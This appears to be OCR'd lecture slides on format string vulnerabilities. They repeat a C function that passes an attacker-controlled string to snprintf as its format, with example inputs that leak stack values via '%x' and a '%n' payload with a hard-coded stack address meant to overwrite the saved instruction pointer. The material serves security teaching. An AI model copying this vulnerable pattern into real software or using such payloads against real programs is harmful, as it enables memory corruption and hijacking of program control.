
```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("ZZZZ%x%x%x%x%x");
```

'Z' = 0x5a




Attacker controlled format string

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
…
foo("ZZZZ%x%x%x%x%x");
```




Overwriting seip

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("\xe6\xff\xff\xbf%x%x%x%x%n");
```




Overwriting seip

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("\xe6\xff\xff\xbf%x%x%x%x%n");
```




Overwriting seip

```
void foo(const char *evil) {
   char buf[500];
   snprintf(buf, 500, evil);
}
...
foo("\xe6\xff\xff\xbf%x%x%x%x%n");
```



